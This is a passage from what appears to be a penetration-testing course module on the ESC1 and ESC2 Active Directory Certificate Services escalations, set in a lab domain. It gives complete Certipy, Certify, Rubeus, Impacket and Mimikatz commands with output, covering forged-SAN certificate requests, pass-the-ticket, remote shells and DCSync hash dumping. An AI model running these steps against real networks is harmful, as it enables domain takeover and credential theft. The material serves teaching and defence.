Request Disposition is set to Issue. Does not work after May 2022
      ESC7                                : 'LAB.LOCAL\\Black Wasp' has
dangerous permissions
      ESC8                                : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                               : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
Certificate Templates
...SNIP...
  39
    Template Name                         : ESC1
    Display Name                          : ESC1
    Certificate Authorities               : lab-LAB-DC-CA
    Enabled                               : True
    Client Authentication                 : True
    Enrollment Agent                      : False
    Any Purpose                           : False
    Enrollee Supplies Subject             : True
    Certificate Name Flag                 : EnrolleeSuppliesSubject
    Enrollment Flag                       : PublishToDs
                                            IncludeSymmetricAlgorithms
    Private Key Flag                      : 16777216
                                            65536
                                            ExportableKey
    Extended Key Usage                    : Client Authentication
                                            Secure Email
                                            Encrypting File System
    Requires Manager Approval             : False
    Requires Key Archival                 : False
    Authorized Signatures Required        : 0
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    Minimum RSA Key Length                : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights                 : LAB.LOCAL\Domain Admins
                                            LAB.LOCAL\Domain Users
                                            LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                             : LAB.LOCAL\Administrator
        Write Owner Principals            : LAB.LOCAL\Domain Admins
                                            LAB.LOCAL\Enterprise Admins
                                            LAB.LOCAL\Administrator
        Write Dacl Principals             : LAB.LOCAL\Domain Admins
                                            LAB.LOCAL\Enterprise Admins
                                            LAB.LOCAL\Administrator
        Write Property Principals         : LAB.LOCAL\Domain Admins
                                            LAB.LOCAL\Enterprise Admins
                                            LAB.LOCAL\Administrator
```

```
    [!] Vulnerabilities
      ESC1                                : 'LAB.LOCAL\\Domain Users' can
enroll, enrollee supplies subject and template allows client
authentication
```

In subsequent sections, we'll delve deeper into the functionality and diverse attack scenarios using these tools.

ESC1

`ESC1` (`Escalation 1`) is the first of the domain escalation scenarios; it belongs to a group of escalation scenarios that abuse misconfigured AD CS certificate templates.

Understanding ESC1

The primary misconfiguration behind this domain escalation scenario lies in the possibility of specifying an alternate user in the certificate request. This means that if a certificate template allows including a `subjectAltName` (`SAN`) different from the user making the certificate request (CSR), it would allow us to request a certificate as any user in the domain.

Suppose that we compromise the domain account `BlWasp`, we can leverage it to enumerate the CA's certificate templates, hunting for ones that allow the inclusion of alternate names (`SAN`). If such templates exist, we can request a certificate using the compromised `BlWasp` account's credentials, incorporating the desired alternate account (e.g., `Administrator`) in the SAN field. Upon successfully issuing the certificate, the ADCS server sends the certificate back to us, allowing us to use this certificate to authenticate as the specified account in the `SAN`; this could allow unauthorized access and privilege escalation by authenticating as a higher-privileged user using the acquired certificate as credentials.

Note: While most examples within this module have the ADCS service residing on a domain controller, know that it can be deployed on a server other than the DC.

ESC1 Abuse Requirements

To abuse `ESC1` the following conditions must be met:

1. The Enterprise CA grants enrollment rights to low-privileged users.
2. Manager approval should be turned off (social engineering tactics can bypass these security measures).
3. No authorized signatures are required.
4. The security descriptor of the certificate template must be excessively permissive, allowing low-privileged users to enroll for certificates.
5. The certificate template defines EKUs that enable authentication.

6. The certificate template allows requesters to specify a `subjectAltName (SAN)` in the `CSR`.

ESC1 Enumeration and Attack

We will discuss how to enumerate and abuse ESC1 from Linux and Windows.

ESC1 Enumeration from Linux

To begin with, we can identify AD CS vulnerabilities using `certipy` with the options `find` and `-vulnerable`. Let's use the account `[email protected]` and `Password123!` password. The options we will use are the following:

- Username: `-u / -username <Username>`
- Password: `-p / -password <Password>`
- IP address Domain Controller: `-dc-ip <IP>`
- Find Vulnerable configuration: `-vulnerable`
- Output result as text to stdout: `-stdout` (if this option is not present, the output will be saved as .txt, .json, and BloodHound data)

Note: We will discuss BloodHound usage later in this module.

Finding Vulnerabilities in ADCS

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Enumeration output:
<SNIP>
Certificate Templates
  4
    Template Name                       : ESC1
    Display Name                        : ESC1
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
```

```
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Domain Users
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'LAB.LOCAL\\Domain Users' can
enroll, enrollee supplies subject and template allows client
authentication
```

Note: The above command contains a portion of the `Certipy` text output, specifically focusing on a template vulnerable to `ESC1`. Please note that the complete output likely includes other templates and `Certificate Authorities` vulnerabilities that we will discuss later.

In the above output, the Template `ESC1` is vulnerable to `ESC1`. We can confirm this by looking at the output section `[!] Vulnerabilities`. To confirm this information, we can also identify the conditions that make this template vulnerable to `ESC1`:

- Enrollment Rights: `LAB.LOCAL\Domain Users`.

- Requires Manager Approval: `False`.
- Authorized Signature Required: `0`.
- Client Authentication: `True` or Extended Key Usage `Client Authentication`.
- Enrollee Supplies Subject: `True`.

Note: Keep in mind that we may find a template vulnerable where the `Enrollment Rights` doesn't include `Domain Users` but it may contain another group that we have an account with access to enroll.

ESC1 Abuse from Linux

To abuse the `ESC1` vulnerable template, we must use `certipy` to request a Certificate and include the alternate subject. We can do this using the option `req` to request a certificate and the option `-upn Administrator` to specify we want to include an alternative subject (in this case, the Administrator):

Certificate Request with alternative SAN

```
certipy req -u '[email protected]' -p 'Password123!' -dc-ip 10.129.205.199
-ca lab-LAB-DC-CA -template ESC1 -upn Administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 58
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

The above commands create a certificate file named `administrator.pfx`, we can use that certificate to authenticate as the `Administrator`:

Note: If we get an error: `The NETBIOS connection with the remote host timed out`, just try again.

Certificate Authentication

```
certipy auth -pfx administrator.pfx -username administrator -domain
lab.local -dc-ip 10.129.205.199

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
```

```
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:
<SNIP>
```

To authenticate, we can use the TGT saved in `administrator.ccache`. Additionally, `certipy` also retrieves the NT hash of the account Administrator using the information in the certificate request. Let's use the TGT to execute `WMIexec`:

Use TGT to connect to the DC

```
KRB5CCNAME=administrator.ccache wmiexec.py -k -no-pass LAB-DC.LAB.LOCAL

Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
lab\administrator
```

Note: To use Kerberos and generate a TGT, we need to be able to make a domain name resolution. We can configure our DNS to point to the domain or put the domain name in the `/etc/hosts` file.

ESC1 Enumeration from Windows

When attacking from Windows, we typically have access to a computer member of the domain, and from there, we will proceed with the attack. For this example, we will connect to the domain controller, and from there, we will perform the attacks. Let's connect to the domain controller using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
```

```
...SNIP...
```

We can identify AD CS vulnerabilities using `Certify.exe` with the options `find` and `/vulnerable`. Unlike the Python version, from Windows, we do not need to enter credentials because the program takes them from the running session. Therefore, we must consider the context from which we run the application.

Enumerate ADCS with Certify.exe

```
PS C:\Tools> .\Certify.exe find /vulnerable


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

[*] Listing info about the Enterprise CA 'lab-LAB-DC-CA'

    Enterprise CA Name            : lab-LAB-DC-CA
    DNS Hostname                  : LAB-DC.lab.local
    FullName                      : LAB-DC.lab.local\lab-LAB-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local
    [!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees
can specify Subject Alternative Names!
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                          Principal

      Allow  Enroll                                          NT
AUTHORITY\Authenticated UsersS-1-5-11
```

```
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               LAB\Domain Admins
S-1-5-21-2570265163-3918697770-3667495639-512
      Allow  ManageCA, ManageCertificates               LAB\Enterprise
Admins         S-1-5-21-2570265163-3918697770-3667495639-519
      Allow  ManageCA, Enroll                           LAB\blwasp
S-1-5-21-2570265163-3918697770-3667495639-1103
      Allow  ManageCA, Enroll                           LAB\user_manageCA
S-1-5-21-2570265163-3918697770-3667495639-1194
    Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

    CA Name                               : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                         : ESC1
    Schema Version                        : 2
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication,
Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication,
Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519\
      Object Control Permissions
        Owner                       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
        WriteOwner Principals       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
```

```
        WriteProperty Principals    : LAB\Administrator            S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins            S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins        S-1-5-
21-2570265163-3918697770-3667495639-519
<SNIP>
```

Additionally, we can use `PowerShell` to list the certificates that meet the conditions we need to be vulnerable to `ESC1`:

PowerShell ADCS Enumeration

```
PS C:\Tools> Get-ADObject -LDAPFilter '(&
(objectclass=pkicertificatetemplate)(!(mspki-enrollment-
flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-
signature=*)))(|(pkiextendedkeyusage=1.3.6.1.4.1.311.20.2.2)
(pkiextendedkeyusage=1.3.6.1.5.5.7.3.2)
(pkiextendedkeyusage=1.3.6.1.5.2.3.4))(mspki-certificate-name-
flag:1.2.840.113556.1.4.804:=1))' -SearchBase
'CN=Configuration,DC=lab,DC=local'

DistinguishedName
Name          ObjectClass            ObjectGUID
-----------------
----          -----------            ----------
CN=OfflineRouter,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local OfflineRouter
pKICertificateTemplate f1f9e21c-f31c-4d4e-85de-4682867c4d82
CN=ESC1,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local          ESC1
pKICertificateTemplate 210ae26a-2668-413c-aad8-983ea2a5434a
```

The above command queries Active Directory for certificate templates. Let's break down the command and its output:

1. The `Get-ADObject` cmdlet is used to query AD objects. It uses the `-LDAPFilter` parameter to specify an LDAP filter for the query.
2. The LDAP filter is used to filter certificate templates. Here's a breakdown of the filter:
   - `(&(objectclass=pkicertificatetemplate)` - This part of the filter specifies that you are looking for objects with the `pkicertificatetemplate` class, which represents certificate templates.
   - `(!(mspki-enrollment-flag:1.2.840.113556.1.4.804:=2))` - This part excludes objects where the `mspki-enrollment-flag` attribute has a value of 2.

- `(|(mspki-ra-signature=0)(!(mspki-ra-signature=*)))` - This part checks whether the `mspki-ra-signature` attribute is either 0 or empty.
- `(|(pkiextendedkeyusage=1.3.6.1.4.1.311.20.2.2)(pkiextendedkeyusage=1.3.6.1.5.5.7.3.2)(pkiextendedkeyusage=1.3.6.1.5.2.3.4))` - This part checks for specific extended key usages.
- `(mspki-certificate-name-flag:1.2.840.113556.1.4.804:=1))` - This part checks whether the "mspki-certificate-name-flag" attribute has a value of 1.

  The `-SearchBase` parameter specifies the search base for the query. In this case, it's set to `CN=Configuration,DC=lab,DC=local`, which is the location in the Active Directory hierarchy where the query is performed.

ESC1 Attack from Windows

To abuse this certificate, we need to include an alternative SAN in our request, and we need to use the option `request` to request a certificate and the parameters `/ca:<CA NAME>` to specify the ADCS server, `/template:<Template Name>` to set the template we want to abuse and `/altname:<Account to Impersonate>` to specify the account we want to include an alternative subject:

Certificate Request with alternative SAN

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:ESC1 /altname:[email protected]


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\grace
[*] No subject name specified, using current context as subject.

[*] Template                : ESC1
[*] Subject                 : CN=Grace Start, CN=Users, DC=lab, DC=local
[*] AltName                 : [email protected]

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA
```

```
[*] CA Response              : The certificate had been issued.
[*] Request ID               : 58

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAsrll8PDAN0okTiQRzYX1lsbU5D9nazZX4O0lAehrddfPZbJH
8gI37syxrjmlgYOwumXOeHf5Q1o9iQgfXDg0/60uS2+P6ZzbPmSrYLpaE5ougrPw
RvswDeeEMYfrDElQ3TLno1qvpQkce1iawndc+pM/AmMbpJvg7YEy1BJN2z8nYVkV
6TQq3ggMVKIcuIJeOlHX+wV47n/xhFmDqHTd6+VNsn01g2kyR6tsUyhh/JfjrPoU
2o2It9gtcyb0dHeJQPPTsOk/9b9r96ncHw4dNNhWNcd66OHPR9cAgqBO7M7lMjKp
B2pW6cXaf4b6J84IYpDovVwvh4mE+yqk0FMDJQIDAQABAoIBAAYXn8v4yPSZiGdJ
...SNIP...
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGHzCCBQegAwIBAgITSQAAADonzL0qqiTGLAAAAAAAOjANBgkqhkiG9w0BAQsF
ADBEMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZFgNsYWIx
FjAUBgNVBAMTDWxhYi1MQUItREMtQ0EwHhcNMjMxMTE4MTEwMDM5WhcNMjcwMzI2
MDAxNzQ2WjBSMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZ
FgNsYWIxDjAMBgNVBAMTBVVzZXJzMRQwEgYDVQQDEwtHcmFjZSBTdGFydDCCASIw
...SNIP...
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:04.1419031
```

Next, we must use `OpenSSL` and convert the certificate to `pfx` format. We must copy the `cert.pem` output from the above command and save it to our Linux machine or use `OpenSSL` on Windows if installed. We need to use the command at the end of the `Certify.exe` output. We use that command and leave the password prompt empty:

Convert Certificate

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out cert.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

Now, we can authenticate using `Rubeus` and the certificate we generated. We will use the parameter `asktgt` followed by the option `/user:Administrator`, which is the user we added the alternative `SAN`, the certificate file with the option `/certificate:cert.pfx`,

`/getcredentials` to retrieve the `NT hash` based on the certificate just as `certipy` does and `/nowrap` to copy the content of the base64 ticket easily:

Certificate Authentication

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator /certificate:cert.pfx
/getcredentials /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Grace Start,
CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGQjCCBj6gAwIBBaEDAgEWooIFWzCCBVdhggVTMIIFT6ADAgEFoQsbCUxBQi5MT0NBTKIeMB
ygAwIBAqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQPk
lcRxC5etXvE/FYJFt2cTmoJFOt5fdXK/9u2QmPDoLhCLnNYErBeM1tkqlO/C56kQjS2+7mlZ12
57GWFKVqNuggIA7OQj7Bsf2NYjjWKl7uOPtnBjqwN1cTMdJWwhpaAq9g//udgUerJgshSgNsa3
dQQkoHq6SqnOG9DgTHIWh6qF/E0lvG7KQl7muTnyzrpmIvZGzfgEvwT/F1nRGvCFiBRsq22wBv
txpEbTeWGJ7jzkSwxCqsaZr8N4GN7NHNKaNwnj2TVqSVYWmriW2GA8mYxS7IXKT9TJ8hBS0kNA
+qIos1Che352DUJNSXRh4eQS3ny+cpOmfLPrcEEDf6kQMWFxchApGQ/kZnrO6/
      ...SNIP...

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  18/11/2023 12:44:27
  EndTime                  :  18/11/2023 22:44:27
  RenewTill                :  25/11/2023 12:44:27
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  sE3TSQyeA2X1SBjGpFDQjw==
  ASREP (key)              :  79B5CEFC05639C2C44F668D65DBC9CD4
```

```
[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

Now we have two options to use the output provided by `Rubeus`: we can use the `NT Hash` with any of our preferred tools or use the TGT `base64(ticket.kirbi)` to get a session as the Administrator. Let's use the ticket with `Rubeus`.

One of the different methods we can use is to create a sacrificial logon session using the Rubeus option `createnetonly`:

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> .\Rubeus.exe createnetonly /program:powershell.exe /show


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : True
[*] Username        : RWIAKJRE
[*] Domain          : 51H9LPO9
[*] Password        : W8F3NI1K
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 8
[+] LUID            : 0x5c1d7f
```

When we specify the option `/show`, it will display the process we executed. In this case, we run `powershell.exe`. In the new PowerShell windows that we just launched using `Rubeus`,

we need to use `Rubeus ptt` with the option `/ticket:<BASE64 output>` to perform a Pass the Ticket attack:

Import Base64 Ticket into the PowerShell session using Rubeus

```
PS C:\Tools> .\Rubeus.exe ptt /ticket:doIGQjCCBj6gAwIBBaEDAgEW<SNIP>


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Now, this PowerShell process has the `Administrator's TGT`, meaning that we can use the privileges that the Administrator has. Let's use `Mimikatz` to perform a `DCSync` attack as an example:

Use Mimikatz to Perform a DCSync Attack

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\Invoke-Mimikatz.ps1
PS C:\Tools> Invoke-Mimikatz -Command '"lsadump::dcsync
/user:lab\Administrator"'
Hostname: LAB-DC.lab.local / S-1-5-21-2570265163-3918697770-3667495639

  .#####.   mimikatz 2.2.0 (x64) #19041 Jan 29 2023 07:49:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::dcsync /user:lab\Administrator
[DC] 'lab.local' will be the domain
[DC] 'LAB-DC.lab.local' will be the DC server
[DC] 'lab\Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator
```

```
** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 06/04/2022 18:42:27
Object Security ID   : S-1-5-21-2570265163-3918697770-3667495639-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
    ntlm- 0: 2b576acbe6bcfda7294d6bd18041b8fe
    ntlm- 1: c7fc699065bf5158f23527e5f2b53f43
    lm  - 0: 26f4d26f6e423d829697f6d9d1f72bd2
```

ESC2

`ESC2` (`Escalation 2`) is a variation of `ESC1` .

Understanding ESC2

When a certificate template specifies the `Any Purpose Extended Key Usage (EKU)` or does not identify any Extended Key Usage, the certificate can be used for any purpose (client authentication, server authentication, code signing, etc.). If the template allows specifying a `SAN` in the CSR, a template vulnerable to `ESC2` can be exploited similarly to `ESC1` . In another scenario, if the requester cannot specify a SAN, it can be used as a requirement to request another certificate on behalf of any user.

We can use a certificate template with no EKUs (a subordinate CA certificate) to sign new certificates. As such, using a subordinate CA certificate, we could specify arbitrary EKUs or fields in the new certificate.

However, we cannot produce new certificates that will function for domain authentication if the subordinate CA is not trusted by the `NTAuthCertificates` object (which it won't be by default). However, we could generate new certificates with any Extended Key Usage and arbitrary certificate values, leaving much room for abuse (code signing, server authentication, etc.).

ESC2 Abuse Requirements

To abuse ESC2, the following conditions must be met:

1. The Enterprise CA must provide enrollment rights to low-privileged users.
2. Manager approval should be turned off.

3. No authorized signatures should be necessary.
4. The security descriptor of the certificate template must be excessively permissive, allowing low-privileged users to enroll for certificates.
5. The certificate template should define Any Purpose Extended Key Usage or have no Extended Key Usage specified.

ESC2 Enumeration and Abuse

We will discuss how to enumerate and abuse `ESC2` from Linux and Windows.

ESC2 Enumeration from Linux

We can identify vulnerable templates using `certipy` with the options `find` and `-vulnerable`. Let's use the account `[email protected]` and the password `Password123!` to identify vulnerable templates:

Using certipy to enumerate vulnerable templates

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)
<SNIP>
Certificate Templates
    3
    Template Name                       : ESC2
    Display Name                        : ESC2
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Any Purpose
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
```

```
        Enrollment Rights                : LAB.LOCAL\Domain Admins
                                           LAB.LOCAL\Domain Users
                                           LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                            : LAB.LOCAL\Administrator
        Write Owner Principals           : LAB.LOCAL\Domain Admins
                                           LAB.LOCAL\Enterprise Admins
                                           LAB.LOCAL\Administrator
        Write Dacl Principals            : LAB.LOCAL\Domain Admins
                                           LAB.LOCAL\Enterprise Admins
                                           LAB.LOCAL\Administrator
        Write Property Principals        : LAB.LOCAL\Domain Admins
                                           LAB.LOCAL\Enterprise Admins
                                           LAB.LOCAL\Administrator
    [!] Vulnerabilities
      ESC1                               : 'LAB.LOCAL\\Domain Users' can
enroll, enrollee supplies subject and template allows client
authentication
      ESC2                               : 'LAB.LOCAL\\Domain Users' can
enroll and template can be used for any purpose
      ESC3                               : 'LAB.LOCAL\\Domain Users' can
enroll, and the template has Certificate Request Agent EKU set
<SNIP>
```

In the above output, we can identify the `ESC2` template that specifies `Any Purpose EKU`. It also allows specifying a `SAN`, which makes the certificate template vulnerable to `ESC2` and `ESC1`.

ESC2 Abuse from Linux

Because it allows adding an alternative user in the CSR, abusing `ESC2` can be done using the same attack against certificate templates vulnerable to `ESC1`. Using `certipy` with the `req` option, we need to include the alternate `SAN` with the option `-upn Administrator` and select the template ESC2 with the option `-template ESC2`:

Certificate Request with alternative SAN

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template ESC2 -upn Administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 62
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
```

```
[*] Saved certificate and private key to 'administrator.pfx'
```

Note: It is possible to omit the `-dc-ip "IP DC"` command if the attacking computer can resolve the domain name.

Now we can authenticate as the administrator using the certificate `administrator.pfx`:

Certificate Authentication

```
certipy auth -pfx administrator.pfx -username administrator -domain
lab.local -dc-ip 10.129.205.199

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:
<SNIP>
```

To authenticate, we can use the TGT saved in `administrator.ccache` or the NTLMHash. Let's use the TGT to execute `SMBexec`:

Use TGT to connect to the DC

```
KRB5CCNAME=administrator.ccache smbexec.py -k -no-pass LAB-DC.LAB.LOCAL

Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

